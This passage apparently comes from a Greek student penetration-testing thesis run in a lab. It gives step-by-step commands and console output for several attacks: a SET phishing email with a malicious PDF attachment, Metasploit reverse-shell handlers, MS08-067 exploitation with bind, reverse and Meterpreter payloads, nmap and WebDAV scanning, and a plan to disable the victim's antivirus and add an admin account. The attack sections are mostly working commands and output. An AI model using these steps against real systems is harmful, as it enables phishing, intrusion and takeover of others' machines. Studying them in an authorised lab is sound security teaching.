[*] All payloads get sent to the /pentest/exploits/set/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

Σ' αυτό το στάδιο πρέπει να επινοήσουμε ένα όνομα αρχείου που θα προκαλέσει το υποψήφιο θύμα (θα του κινήσει την περιέργεια να το τρέξει).

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:ergasia. pdf
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing>1

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: ergasia
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:
test ergasia unipi
Next line of the body: ^Cset:phishing> Send email to:victim@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:attacher@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:no

[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:yes
[-] ***

```
[-] * WARNING: Database support has been disabled
[-] ***


      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1062 exploits - 596 auxiliary - 176 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.1.4
LHOST => 192.168.1.4
resource (src/program_junk/meta_config)> set LPORT 5555
LPORT => 5555
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.1.4:5555
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.4:5555 -> 192.168.1.50:1200) at 2013-06-08 18:41:37
+0300
```

Παρατηρούμε ότι το υποψήφιο θύμα από την στιγμή που λάβει το e-mail με το συνημμένο pdf αρχείο και το τρέξει στο p.c του αμέσως χωρίς να το γνωρίζει μας ανοίγει μια ηλεκτρονική πόρτα για βαθύτερη διείσδυση από τον επιτιθέμενο.

```
Interrupt: use the 'exit' command to quit
msf exploit(handler) > session -i
[-] Unknown command: session.
msf exploit(handler) > sessions -i

Active sessions
===============

  Id  Type          Information  Connection
  --  ----          -----------  ----------
  1   shell windows              192.168.1.4:5555 -> 192.168.1.50:1200 (192.168.1.50)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Έχοντας πλέον την δυνατότητα εκτέλεσης εντολών από το p.c του επιτιθέμενου πλέον μπορούμε να μάθουμε πληροφορίες σχετικά με το p.c του θύματος.

```
F:\>ipconfig
ipconfig

Windows IP Configuration
```

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.1.50
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

F:\>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : ergasia-c5ddf2c
Primary Dns Suffix . . . . . :
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
Description . . . . . : VMware Accelerated AMD PCNet Adapter
Physical Address. . . . . : 00-0C-29-A9-C2-82
Dhcp Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IP Address. . . . . : 192.168.1.50
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DNS Servers . . . . . : 192.168.1.1
Lease Obtained. . . . . : Saturday, June 08, 2013 5:30:03 PM
Lease Expires . . . . . : Sunday, June 09, 2013 5:30:03 PM

6.2 Εκμετάλλευση Προορισμού (Target Exploitation)

Ένας από τους βασικούς μας στόχους κατά την διάρκεια της υλοποίησης μιας δοκιμής διείσδυσης είναι η εκμετάλλευση προορισμού στο σύστημα στόχο μέσω αξιοποίησης των ευπαθειών του. Για να μπορέσει να καταστεί εφικτή μια τέτοια ενέργεια θα πρέπει να εξερευνήσουμε τις καλύτερες επιλογές που είναι διαθέσιμες για να εκμεταλλευτούμε τον στόχο μας μέσω μιας ενδελεχούς έρευνας και χρήσης εξελιγμένων εργαλείων και τεχνικών. Η διαδικασία αξιοποίησης ολοκληρώνει ουσιαστικά τη λειτουργία διείσδυσης. Ωστόσο, θα μπορούσαν να υπάρξουν περιπτώσεις όπου ο ελεγκτής διείσδυσης μπορεί να κληθεί να επιχειρήσει μια σε βάθος πρόσβαση για την εκμετάλλευση του δικτύου και έτσι να κλιμακώσει τα προνόμια του σε διοικητικό επίπεδο, προκειμένου να αποδείξει την παρουσία του. Οι απαιτήσεις όμως μιας τέτοιας ενέργειας είναι δύσκολες και αβέβαιες.
Παρακάτω θα αναλύσουμε κάποια εργαλεία που βοηθούν στην διεξαγωγή μιας εκμετάλλευσης προορισμού.
• Αρχικά θα εξηγήσουμε τους τομείς της έρευνας τρωτότητας που είναι ζωτικής σημασίας προκειμένου να κατανοήσουμε και να εξετάσουμε το μέγεθος των ευπαθειών από την μια και από την άλλη να διαπιστώσουμε κατά πόσο είναι εφικτή η παρέμβαση μας σε κώδικα εκμετάλλευσης.

• Στην συνέχεια θα αναλύσουμε κάποια exploit που θα μας βοηθήσουν να είμαστε ενήμεροι σχετικά με τις διαθέσιμες στο κοινό εκμεταλλεύσεις και πότε είμαστε σε θέση να τις χρησιμοποιήσουμε.

• Θα κάνουμε χρήση μερικών εργαλείων εκμετάλλευσης από τη σκοπιά της αξιολόγησης στόχου. Αυτό θα μας δώσει μια σαφή εικόνα για το πώς μπορούμε να εκμεταλλευτούμε ένα σύστημα στόχο, προκειμένου να αποκτήσουμε πρόσβαση σε ευαίσθητες πληροφορίες.

• Επίσης θα προσπαθήσουμε να περιγράψουμε εν συντομία τα βήματα για το γράψιμο κώδικα ενός exploit με άμεση εφαρμογή του στο εργαλείο Metasploit.

6.2.1 Έρευνα ευπάθειας

Η έρευνα για ευπάθειες σ' ένα προϊόν λογισμικού μπορεί να αποτελέσει την αφετηρία για τη διερεύνηση των τρωτών σημείων που θα μπορούσαν να υπάρχουν σε αυτό. Η διεξαγωγή μιας έρευνας ευπάθειας δεν είναι εύκολο έργο. Έτσι, απαιτεί μια ισχυρή βάση με διάφορους παράγοντες για τη διεξαγωγή αναλύσεων ασφάλειας.
• Ο προγραμματισμός είναι ένα βασικό κλειδί για την ηθική ενός χάκερ. Μαθαίνοντας τις βασικές έννοιες και δομές που μπορεί να υπάρχουν με οποιαδήποτε γλώσσα προγραμματισμού θα έχουμε ένα μεγάλο πλεονέκτημα για την εξεύρεση γνωστών και άγνωστων ευπαθειών. Εκτός από τη βασική γνώση της γλώσσας προγραμματισμού, θα πρέπει να είμαστε έτοιμοι να ασχοληθούμε και με έννοιες που αφορούν το hardware όπως επεξεργαστές, μνήμη συστήματος, ρυθμιστικά, δείκτες, τύπους δεδομένων, μητρώα, και cache. Αυτές οι έννοιες είναι υλοποιήσιμες σχεδόν σε οποιαδήποτε γλώσσα προγραμματισμού, όπως η C / C++, Python, Perl, και Assembly.
• Η αντίστροφη μηχανική είναι άλλη μια μέθοδος για να ανακαλύψουμε τρωτά σημεία που θα μπορούσαν να υπάρχουν σε μια ηλεκτρονική συσκευή, στο λογισμικό ή το σύστημα, αναλύοντας δομές και λειτουργίες. Ο κύριος στόχος μας είναι να δημιουργήσουμε έναν κώδικα για το σύστημα, χωρίς καμία προηγούμενη γνώση σχετικά με την εσωτερική λειτουργία του, και να εξετάσουμε για συνθήκες σφαλμάτων, κακοσχεδιασμένες λειτουργίες και πρωτόκολλα καθώς και να δοκιμάσουμε οριακές συνθήκες. Υπάρχουν πολλοί λόγοι που μπορεί να οδηγηθούμε στην πρακτική της αντίστροφης μηχανικής. Μερικοί από αυτούς είναι η αφαίρεση της προστασίας των δικαιωμάτων πνευματικής ιδιοκτησίας από ένα λογισμικό, ο έλεγχος ασφαλείας, η τεχνητή νοημοσύνη, η αναγνώριση της παράβασης ευρεσιτεχνίας, η διαλειτουργικότητα, η κατανόηση της ροής των προϊόντων, καθώς και την απόκτηση ευαίσθητων δεδομένων. Η μέθοδος της αντίστροφης μηχανικής εξετάζει τον κώδικα μιας εφαρμογής, την πηγή ελέγχου του κώδικα καθώς και τον έλεγχο του εκτελέσιμου Binary αρχείου. Δύο εργαλεία που βοηθούν στην επίτευξη της μεθόδου αυτής είναι οι αποσυναρμολογητές Disassemblers και οι Decompilers τα οποία δίνουν την δυνατότητα στον ελεγκτή για μια δυαδική ανάλυση.
• Άλλα εργαλεία όπως εκείνα που λειτουργούν για τον εντοπισμό σφαλμάτων, αποκάλυψης δεδομένων, fuzzers, profilers, κάλυψη κώδικα, αναλυτές ροής καθώς και παρακολουθητές μνήμης διαδραματίζουν σημαντικό ρόλο στη διαδικασία ανακάλυψης ευπαθειών για τους σκοπούς της δοκιμής.
• Ακόμα η δημιουργία κώδικα εκμετάλλευσης για την ανακάλυψη ευπαθειών δίνει την δυνατότητα στον ελεγκτή διείσδυσης να εκτελέσει προσαρμοσμένες εντολές στο μηχάνημα-στόχο. Ένα exploit συνήθως αναπτύσσεται για να αποκαλυφθούν ευπάθειες συνδυάζοντας διαφορετικά είδη shellcodes που αφορούν τις λειτουργίες των θυρών, την αντίστροφη σύνδεση, τις κλήσεις του συστήματος, τις μεταφοράς αρχείων, την διεργασία έγχυσης, το σύστημα μεσολάβησης κλήσης σε πολλαπλά στάδια, καθώς και εκτέλεσης εντολών κατά του συγκεκριμένου στόχου. Σημαντική όπως προαναφέραμε είναι και η χρήση της αντίστροφης μηχανικής για την εύρεση ευάλωτων σημείων σε μια εφαρμογή με κατάλληλη κωδικοποίηση προκειμένου να αποφευχθεί ο τερματισμός της διαδικασίας εκμετάλλευσης. Ανάλογα με τον τύπο και την ταξινόμηση των ευπαθειών, είναι πολύ σημαντικό να ακολουθήσουμε μια συγκεκριμένη στρατηγική που θα μπορέσει να μας επιτρέψει να εκτελέσουμε αυθαίρετο κώδικα ή εντολή στο σύστημα στόχο. Ένας επαγγελματίας δοκιμαστής διείσδυσης θα πρέπει πάντα να ψάχνει για κενά που θα του δώσουν το πλεονέκτημα της πρόσβασης στο κέλυφος του λειτουργικού συστήματος. Ένα τέτοιο εργαλείο του Backtrack που ενσωματώνει το ανωτέρω είναι το Metasploit Framework.


6.2.2 Εκμετάλλευση ευπαθειών

Η ανεξάντλητη παροχή πληροφοριών και ανακάλυψη ευπαθειών δίνει την δυνατότητα όλο και περισσότερο στους δοκιμαστές διείσδυσης συστημάτων για γρήγορη αναζήτηση και ανάκτηση των καλύτερων διαθέσιμων exploit που μπορεί να ταιριάζουν στο περιβάλλον του συστήματος στόχου. Ένα ακόμα θετικό της χρήσης των exploit είναι η μεταφορά ενός τύπου εκμετάλλευσης (Win32 αρχιτεκτονικής) σε άλλο τύπο (Linux αρχιτεκτονική) με την προϋπόθεση ότι κατέχουμε ενδιάμεσες δεξιότητες προγραμματισμού. Επιπλέον μπορούμε με μια κατάλληλη online αναζήτηση μπορεί να βοηθήσει στο να εντοπίσουμε οποιαδήποτε πληροφορία ευπάθειας ή exploit.

msfconsole – msfcli

Τα msfconsole και msfcli αποτελούν τα πλέον γνωστά εργαλεία του backtrack για την εκμετάλλευση ενός συστήματος προορισμού έχοντας ενσωματωμένες στην βάση δεδομένων τους exploits για οποιοδήποτε από τα γνωστά λειτουργικά συστήματα.

Από τερματικό του backtrack πηγαίνοντας στο επιθυμητό path τρέχουμε την εντολή:
cd /opt/metasploit/msf3 και κατόπιν *./msfcli –h* για να δούμε τις επιλογές που έχουμε. Κατόπιν θα χρησιμοποιήσουμε μια γνωστή ευπάθεια των windows: ms08_067netapi . Τρέχοντας στο σύστημα στόχο με λειτουργικό windows xp ξεκινάμε την διαδικασία εκμετάλλευσης.
Εκ νέου από το τερματικό του backtrack: *msfcli windows/smb/ms08_067_netapi O* με όρισμα O που θα μας δείχνει τις επιλογές για την εκμετάλλευση πύλη διείσδυσης, ip συστήματος στόχου.



Εικόνα 71: Χρήση msfconsole για εκμετάλλευση

Στην συνέχεια φορτώνουμε κατάλληλο payload για να εκτελέσουμε το exploit.
msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.50 LHOST=192.168.1.4 PAYLOAD =windows/shell/reverse_tcp E

όπου RHOST η ip του συστήματος στόχου LHOST το pc που τρέχει το backtrack.

root@bt:/opt/metasploit/msf3# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.50 LHOST=192.168.1.4 PAYLOAD=windows/shell/reverse_tcp E
[*] Please wait while we load the module tree...
http://metasploit.pro
=[metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[1062 exploits - 596 auxiliary - 176 post
+ -- --=[277 payloads - 29 encoders - 8 nops

RHOST => 192.168.1.50
LHOST => 192.168.1.4
PAYLOAD => windows/shell/reverse_tcp
[*] Started reverse handler on 192.168.1.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.50

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

Παρατηρούμε ότι έτσι διεισδύσαμε στον τερματικό του συστήματος στόχου λαμβάνοντας ταυτόχρονα και αρκετές πληροφορίες για το λειτουργικό σύστημά του.

Μια άλλη τεχνική βασίζεται και πάλι στο metasploit framework και μέσω της κονσόλας του τερματικού του μπορεί να χρησιμοποιηθεί για σάρωση ανεύρευσης πυλών, ηλεκτρονικών αποτυπωμάτων και αναγνώρισης υπηρεσιών που χρησιμοποιούν μια ολοκληρωμένη εγκατάσταση nmap.
Από τερματικό και πάλι ξεκινάμε το msf console δίνοντας :

root@bt:/opt/metasploit/msf3# msfconsole

=[metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[1062 exploits - 596 auxiliary - 176 post
+ -- --=[277 payloads - 29 encoders - 8 nops

Κατόπιν κάνουμε την σύνδεση με την βάση και φορτώνουμε κατάλληλο plugin
msf > db_connect
[*] Usage: db_connect <user:pass>@<host:port>/<database>
[*] OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*] db_connect user@metasploit3
[*] db_connect user:pass@192.168.0.2/metasploit3
[*] db_connect user:pass@192.168.0.2:1500/metasploit3

msf > load db_tracker
[*] Successfully loaded plugin: db_tracker

Με εντολή σάρωσης για αναζήτηση του nmap προσπαθούμε να βρούμε ανοιχτές ηλεκτρονικές πύλες, ηλεκτρονικά αποτυπώματα καθώς και άλλες υπηρεσίες από το σύστημα στόχο.

msf > db_nmap -T Aggressive -sV -n -O -v 192.168.1.50

[*] Nmap: Starting Nmap 5.61TEST4 (http://nmap.org) at 2013-06-16 20:19 EEST
[*] Nmap: NSE: Loaded 15 scripts for scanning.
[*] Nmap: Initiating ARP Ping Scan at 20:19
[*] Nmap: Scanning 192.168.1.50 [1 port]
[*] Nmap: Completed ARP Ping Scan at 20:19, 0.01s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 20:19
[*] Nmap: Scanning 192.168.1.50 [1000 ports]
[*] Nmap: Discovered open port 80/tcp on 192.168.1.50
[*] Nmap: Discovered open port 445/tcp on 192.168.1.50
[*] Nmap: Discovered open port 139/tcp on 192.168.1.50
[*] Nmap: Discovered open port 3306/tcp on 192.168.1.50
[*] Nmap: Discovered open port 135/tcp on 192.168.1.50
[*] Nmap: Discovered open port 2869/tcp on 192.168.1.50
[*] Nmap: Completed SYN Stealth Scan at 20:19, 1.20s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 20:19
[*] Nmap: Scanning 6 services on 192.168.1.50
[*] Nmap: Completed Service scan at 20:19, 6.09s elapsed (6 services on 1 host)
[*] Nmap: Initiating OS detection (try #1) against 192.168.1.50
[*] Nmap: NSE: Script scanning 192.168.1.50.
[*] Nmap: Nmap scan report for 192.168.1.50
[*] Nmap: Host is up (0.00024s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 80/tcp open http Apache httpd 2.0.64 ((Win32))
[*] Nmap: 135/tcp open msrpc Microsoft Windows RPC
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 2869/tcp open http Microsoft HTTPAPI httpd 1.0 (SSDP/UPnP)

[*] Nmap: 3306/tcp open mysql MySQL 5.5.13
[*] Nmap: MAC Address: 00:0C:29:E2:E7:E4 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp
[*] Nmap: OS details: Microsoft Windows XP SP2 or SP3
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TCP Sequence Prediction: Difficulty=262 (Good luck!)
[*] Nmap: IP ID Sequence Generation: Incremental
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Read data files from: /opt/metasploit/common/share/nmap/
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 15.44 seconds
[*] Nmap: Raw packets sent: 1103 (49.230KB) | Rcvd: 1017 (41.246KB)

Για αναζήτηση στο pc θύμα IIS6 WebDAV (Internet Information Server) δίνουμε από την κονσόλα του Metasploit Framework:

msf > use auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
msf auxiliary(ms09_020_webdav_unicode_bypass) > show options
msf auxiliary(ms09_020_webdav_unicode_bypass) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ms09_020_webdav_unicode_bypass) > set THREADS 10
THREADS => 10
msf auxiliary(ms09_020_webdav_unicode_bypass) > run
[-] Folder does not require authentication. [302]
[-] Folder does not require authentication. [400]
[*] Confirmed protected folder http://192.168.1.30:80/ 401 (192.168.1.30)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.

[-] Folder does not require authentication. [403]
[-] Folder does not require authentication. [302]
[-] Folder does not require authentication. [501]
[-] Folder does not require authentication. [501]
...
[*] Confirmed protected folder http://192.168.1.30:80/ 401
(192.168.1.30)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
...
[*] Confirmed protected folder http://192.168.1.30:80/ 401
(192.168.1.30)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Confirmed protected folder http://192.168.1.166:80/ 401
(192.168.1.166)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Confirmed protected folder http://192.168.1.168:80/ 401
(192.168.1.168)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[*] Confirmed protected folder http://192.168.1.167:80/ 401
(192.168.1.167)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [501]
[*] Confirmed protected folder http://192.168.1.171:80/ 401

```
(192.168.1.171)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [501]
[-] Folder does not require authentication. [501]
...
[-] Folder does not require authentication. [302]
[*] Confirmed protected folder http://192.168.1.178:80/ 401
(192.168.1.178)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [501]
[-] Folder does not require authentication. [501]
[*] Scanned 182 of 256 hosts (071% complete)
[-] Folder does not require authentication. [501]
[*] Confirmed protected folder http://192.168.1.183:80/ 401
(192.168.1.183)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
[-] Folder does not require authentication. [302]
[*] Confirmed protected folder http://192.168.1.188:80/ 401
(192.168.1.188)
[*] Testing for unicode bypass in IIS6 with WebDAV enabled using
PROPFIND request.
...
[-] Folder does not require authentication. [405]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Έχουμε ανακαλύψει με επιτυχία στο pc στόχο τον web server IIS6 WebDAV μέσω της ευπάθειας MS09-020 που παρέκαμψε τον έλεγχο ταυτότητας. Η σάρωση αυτή μας βοήθησε να ανακαλύψουμε την ευάλωτη διαμόρφωση του διακομιστή.

Bind Tcp - Reverse Tcp - Meterpreter

Μια απομακρυσμένη σύνδεση με τερματικό παρέχει πρόσβαση προς το σύστημα στόχο κάτι που οδηγεί στην εκμετάλλευση και την εκτέλεση εντολών με τη δημιουργία ενός «παραθύρου» επικοινωνίας. Αυτό ανοίγει μια πύλη για έναν εισβολέα να συνδεθεί χρησιμοποιώντας ένα εργαλείο όπως το netcat το οποίο θα μπορούσε να χαρακτηριστεί και το τούνελ επικοινωνίας εισόδου και εξόδου με το σύστημα μέσω της σύνδεσης TCP. Λειτουργεί παρόμοια με την σύνδεση ενός telnet client όπου ο εισβολέας είναι πίσω από NAT ή Firewall (τείχος προστασίας) και έτσι η άμεση επαφή με το σύστημα στόχο δεν είναι εφικτή.

Από χρήστη που τρέχει το Backtrack ανοίγουμε πάλι τερματικό και συγκεκριμένα την κονσόλα του εργαλείου Metasploit (msfconsole). Εκμεταλλευόμενη την ευπάθεια ms08_067_netapi προσπαθούμε να ανοίξουμε πύλη εισόδου προς το p.c θύμα.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.50
RHOST => 192.168.1.50
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
```

```
[*] Sending encoded stage (267 bytes) to 192.168.1.50
[*] Command shell session 1 opened (192.168.1.4:41289 ->
192.168.1.50:4444) at Wen Jun 19 12:01:23 +0000 2010

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Διαπιστώνουμε ότι το Metasploit αυτοματοποιεί τη διαδικασία της σύνδεσης με το κέλυφος δεσμεύοντας ένα μεγάλο φορτίο εξυπηρέτησης. Η χρήση εργαλείων όπως το netcat μπορεί να φανεί χρήσιμη στις περιπτώσεις όπου μπορούμε να γράψουμε το δικό μας exploit βοηθώντας έτσι το χειριστή να δημιουργήσει σύνδεση με το σύστημα στόχο.

Αντίθετη τακτική αυτή την φορά με την βοήθεια του Reverse_tcp. Σ' αυτή την περίπτωση αντί να δεσμεύσουμε μια θύρα σε ένα σύστημα στόχο αναμένουμε για τη σύνδεση από το p.c του επιτιθέμενου, αφού θέσουμε την ip του και έτσι δημιουργείται η σύνδεση.

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.50
rhost => 192.168.1.50
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.1.4
lhost => 192.168.1.4
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.50


Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Μέσω του Meterpreter μπορούμε να πραγματοποιήσουμε μια προηγμένη, φευγαλέα, πολύπλευρη και δυναμικά επεκτάσιμη εκμετάλλευση η οποία λειτουργεί με την έγχυση DLL στην μνήμη του p.c στόχου. Κώδικας από μικρά αρχεία εκμετάλλευσης και plugins μπορούν να φορτωθούν δυναμικά κατά το χρόνο εκτέλεσης ή μετά. Αυτό περιλαμβάνει την κλιμάκωση προνομίων, εύρεση του συστήματος λογαριασμών, keylogging, υπηρεσία κερκόπορτας, που επιτρέπει την απομακρυσμένη επιφάνεια εργασίας, καθώς και πολλές άλλες επεκτάσεις. Επιπλέον, το Meterpreter κέλυφος είναι κρυπτογραφημένο από προεπιλογή.

```
msf exploit(ms08_067_netapi) > set rhost 192.168.1.50
rhost => 192.168.1.50
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.1.4
lhost => 192.168.1.4
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.4:4444
[*] Started reverse handler on 192.168.1.4:4444
```

[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.50
[*] Meterpreter session 4 opened (192.168.1.4:4444 -> 192.168.1.50:1134) at 2013-06-19 14:44:42 +0300

meterpreter >

Σ' αυτό το σημείο έχοντας ανοίξει έναν δίαυλο επικοινωνίας (κερκόπορτα) με το p.c θύμα θα επιχειρήσουμε να απενεργοποιήσουμε το τείχος προστασίας του ή και το αντϊικό (antivirus) που πiθανόν διαθέτει για να δημιουργήσουμε στην συνέχεια έναν λογαριασμό με πλήρη διαχειριστικά δικαιώματα. Τρέχοντας από το meterpreter το κατάλληλο script :

meterpreter> run getcountermeasure -d

Στην συνέχεια θα προσπαθήσουμε να δημιουργήσουμε ένα remote desktop από το p.c θύμα κάνοντας χρήση ήδη της σύνδεσης μέσω του meterpreter. Από τερματικό backtrack δίνουμε:

